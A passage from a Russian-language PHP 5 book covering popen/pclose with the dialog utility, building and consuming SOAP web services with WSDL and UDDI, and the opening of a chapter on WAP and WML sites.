Особенность функции popen() состоит в том, что она всегда возвращает действующий поток, независимо от того, успешно или нет завершилась выполняемая команда. Это дает возможность получить доступ к сообщению об ошибке, которое вернет оболочка в случае неудачного завершения команды.

НА ЗАМЕТКУ

Выполняемая команда может выводить сообщение об ошибке не в stdout (стандартный вывод), а в stderr (стандартный вывод ошибок). Чтобы перехватить такие сообщения, необходимо перенаправить их вывод на stdout путем добавления строки 2>&1 в конец команды, как показано ниже:

```
$fr = popen("badcommand 2>&1", "w+");
```

После завершения программы, открытой функцией popen(), необходимо закрыть соответствующий поток с помощью pclose() (аналога функции fclose()). Подобно fclose(), функция pclose() имеет единственный аргумент (поток, который необходимо закрыть):

```
pclose($reference);
```

Функция pclose() возвращает код возврата завершившегося процесса, что имеет большое значение при работе с такими командами как dialog.

В заключение рассмотрим пример создания пользовательского интерфейса из PHP-сценариев, в котором демонстрируется использование описанных функций popen(), pclose() и программы dialog. В листинге 17.4 показан сценарий, который выводит окно с полем для ввода, созданное ранее в этой главе из командной строки.

Листинг 17.4. Использование popen() и pclose()

```
<?php

  $command = "/usr/bin/dialog --inputbox " .
    "'Введите ваше имя' 0 0 2>>/tmp/php_temp";

  $pr = popen($command, 'w');
  $exit_code = pclose($pr);
```

```
  switch($exit_code) {
   case 0:
     // Пользователь нажал 'Да' или 'Ok' - получить ввод
     $input = implode("", file("/tmp/php_temp"));
     echo "\nВы ввели: $input\n";
     break;
   case 1:
     echo "\nПочему вы отказались?\n";
     break;
  }
?>
```

Резюме

Хотя язык PHP используется в основном для разработки Web-приложений, он также предоставляет достаточно средств для создания консольных сценариев. Написание профессиональных консольных приложений, естественно, требует изучения некоторых новых приемов программирования, но после их освоения, вы можете использовать PHP для разработки программ, запускаемых по расписанию через crontab (например, регулярное обслуживание баз данных), или разработки PHP-сценариев для установки PHP-приложений. Изучив эту главу, вы сможете самостоятельно освоить программирование клиентских приложений на PHP. Для написания же еще более мощных CLI-сценариев необходимо ознакомиться с главой 23, в которой рассматриваются усовершенствованные приемы программирования, такие как ветвление и управление процессами.

SOAP и PHP

ГЛАВА

18

В ЭТОЙ ГЛАВЕ...

- Что такое Web-службы
- Установка
- Создание Web-служб
- Использование Web-служб
- Поиск Web-служб

Согласно оценкам таких аналитиков, как Гартнер (Gartner), Web-службы – это еще одна супертехнология, которая в будущем будет играть важную роль. Несмотря на то что сейчас, кажется, почти все только и говорят, что о Web-службах, на самом деле мало кто знает точно, что это такое. Распространенным мнением является, что Web-службы предназначены для очень больших приложений и что для их использования необходимы технологии .NET или Java. Как будет показано в этой главе, оба утверждения ошибочны. В PHP 5 появилось расширение для работы с Web-службами, разработанное компанией Zend, которое обладает довольно неплохими качествами, что подтверждает значимость этого расширения (и технологии в целом) для будущего PHP – по крайней мере, по оценкам Zend.

Что такое Web-службы

Вы знакомы с игрой в бинго? В каждое поле карточки для игры в бинго вы вписываете слово-жаргон, после чего отправляетесь на игру. Когда в процессе игры используется одно из этих словечек ("конвергенция", "синергия" и тому подобное), вы зачеркиваете в своей карточке поле с этим словом. Выигрывает тот, кто первым зачеркнет строку или столбец.

В области Web-служб встречается много новых жаргонов и акронимов. В этом разделе мы ознакомимся с наиболее важными из них, чтобы при разговоре с коллегами, когда дело дойдет до Web-служб, вы знали, о чем именно говорите – или, по крайней мере, могли участвовать в игре.

Основной концепцией Web-службы является обмен данными между компьютерами с помощью стандартизированных протоколов и сообщений. Эта идея далеко не нова. Тем не менее, за последние пару лет гиганты рынка собрались вместе и определили несколько основополагающих стандартов. Следствием этого стало то, что теперь возможно "говорить" с другими системами или компьютерами без вмешательства человека или без глубоких познаний того, как устроена Web-служба на другой стороне. Вы просто читаете стандарты и следуете им.

Жаргоном номер 1 является архитектура SOA (service-oriented architecture – архитектура, ориентированная на службы). Эта "умная фраза" очень хорошо объясняет роли, присущие приложению, ориентированному на Web-службы. Всего в нем имеется три участника:

- Поставщик.
- Потребитель.
- Справочник.

Потребитель ищет услугу в справочнике, а поставщик публикует информацию об услуге в этом справочнике. Затем потребитель может запросить информацию у поставщика, который (хочется верить) с удовольствием выполнит просьбу. Наглядно эти взаимоотношения показаны на рис. 18.1.

Для обмена информацией между этими тремя участниками системы SOA необходимы стандарты для решения следующих трех задач:

- Передача сообщений.
- Описание.
- Поиск в справочнике.




Рис. 18.1. *Архитектура SOA*

Передача сообщений с помощью SOAP

Передача сообщений обычно осуществляется с помощью протокола HTTP, потому что брандмауэры, как правило, пропускают HTTP-трафик – хотя некоторые производители аппаратных брандмауэров уже начали вносить в свои системы изменения, которые позволяют фильтровать нежелательные запросы Web-служб. Впрочем, следует отметить, что HTTP – не единственно возможный транспортный протокол. Кроме него еще используется (правда очень редко) протокол SMTP.

Протокол SOAP инкапсулирован в HTTP. Когда-то SOAP расшифровывался как Simple Object Access Protocol (простой протокол доступа к объектам). Однако с этим названием возникло две проблемы: во-первых, протокол SOAP отнюдь не простой, а, во-вторых, он не имеет ничего общего с доступом к объектам. Поэтому, начиная с версии 1.2, SOAP обозначает ... SOAP ("мыло") и больше ничего. Спецификация SOAP 1.1 была разработана совместными усилиями компаний Microsoft, Compaq, HP, IBM и SAP и в апреле 2000 года передана консорциуму W3C.

В консорциуме W3C этим стандартом занималась рабочая группа по протоколу XML (XML Protocol Working Group). Они разработали версию 1.2, которая с июня 2003 года является рекомендацией W3C. В настоящее время SOAP-расширение для PHP 5 поддерживает большую часть спецификаций SOAP 1.1 и 1.2.

НА ЗАМЕТКУ

Возможно, вы слышали об XML-RPC. Пока компания Microsoft разрабатывала то, что впоследствии стало протоколом SOAP, один из участников команды, Дэйв Вайнер (Dave Winer) из UserLand, Inc., был разочарован общим ходом работ над стандартом и опубликовал то, что было сделано им к тому времени. Это и был XML-RPC.

Подобно обычному сообщению, SOAP-сообщение содержит три части: конверт, заголовок и тело. Основным элементом SOAP-документа является конверт, который содержит заголовок и тело (впрочем, заголовок является необязательным и редко используется в современных приложениях). Ниже представлен пример SOAP-сообщения:

```
<?xml version="1.0" encoding="UTF-8" ?>
<SOAP-ENV:Envelope
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:ns1="urn:php5unleashed-guid"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
 <ns1:getGuid>
 <prefix xsi:type="xsd:string">PHP_</prefix>
 </ns1:getGuid>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Что здесь происходит? Вначале мы создаем SOAP-конверт, который вызывает службу с указанием URN (Uniform Resource Name — унифицированного имени ресурса) `php5unleashed-guid`. Затем вызывается метод `getGuid` с передачей ему параметра `prefix` со значением `PHP_`.

SOAP-ответ этого вызова Web-службы может выглядеть так, как показано ниже. Обратите внимание на возвращаемое значение — в данном случае, `PHP411f663ce6ce5`.

```
<?xml version="1.0" encoding="UTF-8" ?>
<SOAP-ENV:Envelope
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:ns1="urn:php5unleashed-guid"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
 <ns1:getGuidResponse>
 <Result xsi:type="xsd:string">PHP_411f663ce6ce5</Result>
 </ns1:getGuidResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Протокол SOAP позволяет выполнять намного большее, нежели просто возврат строк. Помимо всего прочего, он поддерживает пользовательские типы данных. Кроме того, вам совершенно не нужно беспокоиться об этом, поскольку о большей части технических деталей заботится PHP-модуль SOAP, который преобразовывает структуры данных SOAP в соответствующие структуры данных PHP.

Описание с помощью WSDL

SOAP работает очень хорошо, если о Web-службе все известно. Однако это не всегда так. Средством описания интерфейса для доступа к Web-службе является язык WSDL (Web Services Description Language — язык описания Web-служб). Этот стандарт совместно разработан компаниями IBM, Microsoft и webMethods. У каждой из этих трех компаний был собственный подход к разработке стандарта для описания Web-служб: IBM создала NASSL, Microsoft разработала SCL, а компания webMethods приду-

мала WIDL. Результатом их сотрудничества стала версия 1.1 языка WSDL. По поводу W3C следует отметить, что так же как и с SOAP, консорциум W3C на основе версии 1.1 разработал версию WSDL 1.2, которая теперь является рекомендацией W3C.

WSDL-описание Web-службы содержит всю необходимую для использования этой службы информацию, включая доступные методы и их параметры. Эта информация содержится в следующих пяти элементах:

- <binding> – поддерживаемые протоколы.
- <message> – сообщения Web-службы (запрос, ответ).
- <portType> – все доступные методы.
- <service> – URI службы.
- <types> – используемые типы данных.

Вся эта информация хранится в корневом элементе WSDL-описания <definitions>. В листинге 18.1 представлен пример WSDL-описания Web-службы.

Листинг 18.1. WSDL-описание Web-службы

```
<?xml version='1.0' encoding=='UTF-8'?>
<definitions name='Guid'
 targetNamespace='http://www.hauser-wenz.de/Guid/'
 xmlns:tns='http://www.hauser-wenz.de/Guid/'
 xmlns:soap='http://schemas.xmlsoap.org/wsdl/soap/'
 xmlns:xsd='http://www.w3.org/2001/XMLSchema'
 xmlns:soapenc='http://schemas.xmlsoap.org/soap/encoding/'
 xmlns:wsdl='http://schemas.xmlsoap.org/wsdl/'
 xmlns='http://schemas.xmlsoap.org/wsdl/'>
 <message name='getGuidResponse'>
   <part name='Result' type='xsd:string'/>
 </message>
 <message name='getGuidRequest'>
   <part name='prefix' type='xsd:string'/>
 </message>
 <portType name='GuidPortType'>
 <operation name='getGuid' parameterOrder='prefix'>
   <input message='tns:getGuidRequest'/>
   <output message='tns:getGuidResponse'/>
 </operation>
 </portType>
 <binding name='GuidBinding' type='tns:GuidPortType'>
 <soap:binding style='rpc' transport='http://schemas.xmlsoap.org/soap/http'/>
 <operation name='getGuid'>
 <soap:operation soapAction='urn:php5unleashed-guid#getGuid'/>
 <input>
   <soap:body use='encoded' namespace='urn:php5unleashed-guid'
   encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'/>
 </input>
 <output>
   <soap:body use='encoded' namespace='urn:php5unleashed-guid'
   encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'/>
 </output>
```

```
 </operation>
 </binding>
 <service name='GuidService'>
 <port name='GuidPort' binding='tns:GuidBinding'>
 <soap:address location='http://localhost/php/guid-server.php'/>
 </port>
 </service>
</definitions>
```

Один из недостатков SOAP-расширения для PHP 5 связан с тем, что в отличие от других реализаций SOAP, оно не позволяет создавать WSDL-описания автоматически (во всяком случае, пока что). Наверняка этот недостаток исправят в будущих версиях PHP.

СОВЕТ

Для автоматического создания WSDL-описания вы можете использовать альтернативные реализации протокола SOAP в PHP:

- `http://pear.php.net/package/SOAP - PEAR::SOAP`
- `http://sourceforge.net/projects/nusoap - NuSOAP`

Поиск в справочнике с помощью UDDI

Теперь, после того как мы знаем, как получать информацию о Web-службе и как ее запрашивать, нужно научиться находить такую службу. Для этой цели существует нечто похожее на "Желтые страницы", а именно — реестры UBR (Universal Business Registries — универсальные бизнес-реестры) — справочники Web-служб. Существует несколько таких реестров, среди которых реестры компаний IBM, Microsoft, NTT-Com и SAP. Эти реестры синхронизируют свои данные, поэтому можно пользоваться любым из них. Текущей версией стандарта UDDI является версия UDDI 3.0, хотя большинство реализаций используют версию 2. Среди разработчиков этого стандарта такие компании-гиганты, как HP, Intel, Microsoft и Sun.

Для взаимодействия с UBR существует два типа API-интерфейсов — Inquiry API и Publish API. Интерфейс Inquiry API (Запрос) предназначен для запроса служб в реестрах UBR, а интерфейс Publish API (Публикация) позволяет разработчикам регистрировать свои службы. Похоже, что заполнение содержимого реестров спамом — вопрос только времени.

СОВЕТ

Существуют тестовые реестры, предназначенные для тестирования регистрации служб перед их размещением в "настоящих" реестрах.

Вот как выглядит запрос Web-службы:

```
<?xml version="1.0" encoding="utf-8"?>
<Envelope xmlns="http://schemas.xmlsoap.org/soap/envelope/">
```

```
<Body>
<find_business maxRows="25" xmlns="urn:uddi-org:api_v2" generic="2.0">
  <findQualifiers>
     <findQualifier>sortByNameAsc</findQualifier>
     <findQualifier>sortByDateDesc</findQualifier>
  </findQualifiers>
<name>%guid%</name>
</find_business>
</Body>
</Envelope>
```

В приведенном примере видно, что UDDI-запрос инкапсулирован в SOAP-сообщение, поэтому выглядит он довольно знакомым. Ответом на запрос является также SOAP-документ, показанный ниже:

```
<?xml version="1.0" encoding="UTF-8" ?>
<SOAP:Envelope xmlns:SOAP="http://schemas.xmlsoap.org/soap/envelope/">
 <SOAP:Body>
 <businessList generic="2.0" xmlns="urn:uddi-org:api_v2"
 operator="www.ibm.com/services/uddi" truncated="false">
 <businessInfos>
 <businessInfo businessKey="DEFBD260-4CD5-11D8-B936-000629DC0A53">
 <name xml:lang="en">Web Services Guided Tour</name>
 <description xml:lang="en">Sample Web services for Guided Tour
book</description>
 <serviceInfos>
   <serviceInfo serviceKey="2A839A50-4CE1-11D8-B936-000629DC0A53"
   businessKey="DEFBD260-4CD5-11D8-B936-000629DC0A53">
   <name xml:lang="en">Guided Tour StockQuote Service</name>
   </serviceInfo>
 </serviceInfos>
 </businessInfo>
 </businessInfos>
 </businessList>
 </SOAP:Body>
</SOAP:Envelope>
```

Установка

Установить SOAP-расширение для PHP5 довольно легко. В Windows этот модуль находится в подкаталоге `ext` каталога установки PHP. Для его использования необходимо в файл `php.ini` добавить следующую строку:

```
extension=php_soap.dll
```

Для работы этому модулю требуется библиотека libxml (`http://www.xmlsoft.org/`), которая включена в PHP 5 по умолчанию, по крайней мере, в Windows-версии.

В Unix/Linux/Mac потребуется установить библиотеку libxml версии не ниже 2.5.4 (на момент написания книги текущей являлась версия 2.6.11, включенная в бинарный дистрибутив PHP 5.0.1 для Windows). Кроме того, при конфигурировании PHP необходимо указать ключ `--enable-soap`.

Как обычно, проверить правильность установки можно с помощью вызова функции `phpinfo()`. На рис. 18.2 показан результат выполнения `phpinfo()` в случае успешной установки – раздел soap присутствует в списке модулей.




Рис. 18.2. *Модуль SOAP загружен*

Расширение SOAP может кэшировать WSDL-описания, что повышает производительность приложений при многократном использовании SOAP-функций. В табл. 18.1 перечислены опции файла `php.ini`, позволяющие точно настраивать кэширование.

Таблица 18.1. Параметры конфигурации модуля SOAP

Параметр	*Описание*	*Значение по умолчанию*
`soap.wsdl_cache_dir`	Каталог (с правами на запись) кэширования WSDL файлов.	`"/tmp"`
`soap.wsdl_cache_enabled`	Разрешение/запрещение кэширования.	`"1"` (то есть разрешить)
`soap.wsdl_cache_ttl`	"Время жизни" кэшированных WSDL-документов, в секундах.	`86400` (то есть один день)

СОВЕТ

Во время разработки приложения на этапе тестирования всегда запрещайте кэширование WSDL-документов; в противном случае устаревшие WSDL-описания могут привести к возникновению непредсказуемых ошибок. Запретить кэширование можно также и в конкретном PHP-сценарии с помощью функции `ini_set()`:

```
ini_set('soap.wsdl_cache_enabled', 'Off');
```

Создание Web-служб

Прежде чем разрабатывать Web-службу, необходимо иметь ее WSDL-описание. Однако создание WSDL-описания с нуля – довольно непростая задача. Поэтому лучше всего взять за основу описание существующей Web-службы, которая делает то же самое (или, по крайней мере, методы которой имеют похожие сигнатуры). Между прочим, именно таким образом было разработано WSDL-описание, представленное в листинге 18.1. В самом конце этого описания находится URL-адрес Web-службы:

```
<soap:address location='http://localhost/php/guid-server.php'/>
```

Замените этот URL на адрес вашей службы.

После того как описание создано, можно приступать к написанию самой службы. Как вы уже, возможно, догадались, создаваемая Web-служба возвращает GUID (Globally Unique Identifier – глобально уникальный идентификатор) с префиксом, передаваемым службе в качестве параметра. Как известно, в PHP для этой цели существует функция `uniqid()`. В действительности наша Web-служба является оболочкой для `uniqid()`. Функция `getGuid()` выглядит следующим образом:

```
function getGuid($prefix) {
 return uniqid($prefix);
}
```

Осталось сделать всего три шага – или строки кода:

1. Создать SOAP-сервер, указав WSDL-описание.
2. Добавить к серверу функцию `getGuid()`.
3. Поручить серверу обработку всего остального.

Вот эти строки кода:

```
$soap = new SoapServer("uid.wsdl");
$soap->addFunction("getGuid");
$soap->handle();
```

Листинг 18.2 содержит завершенный код этого примера, включая запрет на кэширование WSDL.

Листинг 18.2. SOAP-сервер для метода `getGuid()`

```
<?php
 ini_set('soap.wsdl_cache_enabled', 'Off');

 function getGuid($prefix) {
   return uniqid($prefix);
 }

 $soap = new SoapServer('guid.wsdl');
 $soap->addFunction('getGuid');
 $soap->handle();
?>
```

Использование Web-служб

Сама по себе служба не покажет в Web-браузере ничего полезного. Как показано на рис. 18.3, мы получим сообщение об ошибке. Причина очевидна: мы вызвали Web-службу, но не передали ей SOAP-запрос, поэтому она справедливо жалуется на "неправильный запрос" (Bad Request).




Рис. 18.3. *Нет запроса, нет ответа*

Чтобы использовать эту службу (и получить желанный GUID) нам потребуется клиент. Для решения этой задачи расширение SOAP для PHP 5 предлагает простой способ доступа к Web-службе при условии доступности ее WSDL-описания. Конструктор класса `SoapClient` принимает в качестве аргумента имя файла с WSDL-описанием и создает прокси-объект. Поведение этого локального объекта точно такое же, как и удаленной службы. Преимущество такого подхода заключается в том, что вы можете работать со службой как с локальным объектом, не заботясь о таких вещах, как открытие соединения, создание и синтаксический разбор SOAP-документа и тому подобное.

По существу запрос к Web-службе сводится к двум строкам кода. В листинге 18.3 добавлена еще одна строка, запрещающая WSDL-кэширование.

Листинг 18.3. SOAP-клиент для метода `getGuid()`

```
<?php
 ini_set('soap.wsdl_cache_enabled', 'Off');
 $soap = new SoapClient('guid.wsdl');
 echo $soap->getGuid('PHP_');
?>
```

На рис. 18.4 показан результат: клиент получил GUID.




Рис. 18.4. *GUID, предоставленный Web-службой*

Однако этот класс содержит намного больше возможностей. Одной из них является обработка ошибок. Например, может потребоваться, чтобы передаваемый префикс имел непустое значение и не был пустой строкой или строкой, содержащей лишь пробельные символы. Если эти условия не соблюдены, должно возвращаться сообщение об ошибке. Для этих целей воспользуемся встроенным объектом `SoapFault`, предназначенным для обработки ошибок SOAP. В листинге 18.4 показан обновленный сервер нашей Web-службы, на этот раз возвращающей еще и сообщение об ошибке.

Листинг 18.4. Если не указан префикс, SOAP-сервер возвращает сообщение об ошибке

```
<?php
 ini_set('soap.wsdl_cache_enabled', 'Off');
 function getGuid($prefix) {
   if (!isset($prefix)||trim($prefix) == '') {
      throw new SoapFault('Server', 'Не указан префикс.');
   } else {
      return uniqid($prefix);
   }
 }
 $soap = new SoapServer('guid.wsdl');
 $soap->addFunction('getGuid');
 $soap->handle();
?>
```

Листинг 18.5 содержит обновленный код клиента, который теперь с помощью конструкции `try...catch` проверяет возвращаемый ответ на наличие ошибок.

Листинг 18.5. SOAP-клиент с обработкой ошибок

```
<?php
 ini_set('soap.wsdl_cache_enabled', 'Off');

 $soap = new SoapClient('guid.wsdl');

 try {
   echo $soap->getGuid('PHP_');
 } catch (SoapFault $ex) {
   echo $ex->faultstring;
 }
?>
```

Если заменить вызов `getGuid('PHP_')` на `getGuid()`, то SOAP-сервер вернет сообщение об ошибке, показанное на рис. 18.5.




Рис. 18.5. *Сообщение об ошибке при передаче серверу неверного параметра*

Поиск Web-служб

И, наконец, перейдем к поиску Web-служб в реестрах UBR. К сожалению, PHP-модуль SOAP не предоставляет такой возможности, но существует PEAR-пакет `UDDI`, выполняющий эту работу. Домашняя страница этого пакета, доступная по адресу `http://pear.php.net/package/UDDI`, показана на рис. 18.6. На время написания книги пакет находился в стадии alpha-тестирования, поэтому его API-интерфейс еще не зафиксирован. Однако, скорее всего, изменения будут незначительными. Для установки пакета предварительно определите последнюю версию этого пакета, а затем введите команду:

```
pear install UDDI-version
```

Например, чтобы установить пакет `UDDI 0.2.0alpha4`, введите:

```
pear install UDDI-0.2.0alpha4
```




Рис 18.6. *Домашняя страница пакета PEAR::UDDI*

Пакет PEAR::UDDI полностью поддерживает все функции API-интерфейса запроса (Inquiry API), приведенные в спецификации UDDI 2.0. В листинге 18.6 показан код запроса на поиск в тестовом реестре компании IBM всех Web-служб, содержащих в своем названии строку guid, а на рис. 18.7 можно видеть результат этого поиска. В этом примере используется тот факт, что имена всех найденных служб находятся между дескрипторами <name> и </name>, и поэтому регулярное выражение /<name.*?>(.*)<\/name>/ вернет нам имя службы (обратите внимание, что *? является модификатором уменьшения "жадности", так что мы получим само имя, а не все символы, расположенные между первым <name> и последним </name>).

Листинг 18.6. Поиск служб guid в реестре компании IBM

```
<?php
 require_once 'UDDI.php';
 $uddi = new UDDI('IBM', 2);
 $options = array(
   'findQualifiers' => 'sortByNameAsc,sortByDateDesc',
   'maxRows' => 25,
   'name' => '%guid%');
 $result = $uddi->query('find_business', $options);
 preg_match_all('/<name.*?>(.*)<\/name>/', $result, $hits);
 echo '<ul><li>' . implode('</li><li>', $hits[1]) . '</li></ul>';
?>
```




Рис. 18.7. *Все службы, содержащие строку guid в своем названии*

Резюме

В этой главе было показано, как работать с Web-службами с помощью нового расширения SOAP для PHP 5. Хотя базовые технологии, такие как SOAP и WSDL, являются сами по себе довольно сложными, пользоваться ими в PHP довольно просто. За исключением подготовки WSDL-описаний, вся остальная работа сводится к написанию нескольких строк PHP-кода.

Для получения дополнительной информации обратитесь к описанию упоминаемых в этой главе стандартов. Домашняя страница SOAP доступна по адресу http://www.w3.org/TR/soap/, описание стандарта WSDL можно найти по адресу http://www.w3.org/TR/wsdl (без косой черты после wsdl !), а информации по UDDI посвящен специальный Web-ресурс http://www.uddi.org/.

ГЛАВА

19

Построение WAP-совместимых Web-сайтов

В ЭТОЙ ГЛАВЕ...

- Что такое WAP
- Системные требования
- Введение в WML
- Обслуживание WAP-содержимого
- Пример приложения

Размер имеет значение, но не всегда "больший" означает "лучший". Когда речь идет о мобильных устройствах, каждое новое поколение мобильных телефонов и PDA (карманных компьютеров) представляет более легкие и компактные устройства, чем были ранее. В наши дни даже мобильные телефоны способны подключаться к World Wide Web. Однако, при этом им доступны только специализированные Web-страницы. В настоящей главе будет показано, как подготовить Web-страницы для мобильных устройств – с небольшой помощью со стороны PHP.

Что такое WAP

Термином *WAP* обозначаются многие вещи. Эта аббревиатура расшифровывается, как Wireless Application Protocol (протокол беспроводных приложений) и представляет собой набор протоколов, предназначенных для передачи данных от портала WAP к WAP-клиенту. Тем не менее, WAP – это нечто большее. Он также включает в себя язык разметки WML (дополнение к HTML), а также сценарный язык клиентской стороны WMLScript.

WAP – это результат усилий производителей по стандартизации доступа к Internet со стороны мобильных устройств. Они основали WAP-форум в 1997 году. В 1999 году на рынке появился первый WAP-совместимый мобильный телефон – Nokia 7110. Однако до некоторых пор он был одним из очень небольшого числа телефонов, которые поддерживали новый стандарт. Вскоре WAP стали расшифровывать, как "Where Are the Phones?" ("Где же телефоны?"). Потребовалось ждать конца 2001 года, когда появились мобильные телефоны с поддержкой WAP в среднем и высшем ценовом сегменте рынка. Для технологии это, вероятно, было слишком поздно. WAP был ограничен скоростью передачи в 9600 Кбит/с, а время подключения было дорогим. Пользовательский ввод осуществлялся с помощью кнопок мобильного телефона (мышь не предусматривалась), а дисплеи были маленькими, что усложняло чтение длинных текстов.

Поэтому вопрос состоял в следующем: означало ли это, что технология WAP мертва? Ответом было – и да, и нет. Правда, что WAP, который интенсивно рекламировался в 2000 году, в 2003 году полностью исчез из новостей. Однако все современные телефоны поддерживают WAP (за исключением самых дешевых). Технология сама по себе достаточно хороша. Большинство проблем касаются оборудования (полоса пропускания, скорость передачи, пользовательский интерфейс). То есть произошедшие изменения вселяют надежду на то, что эта технология возродится в обозримом будущем.

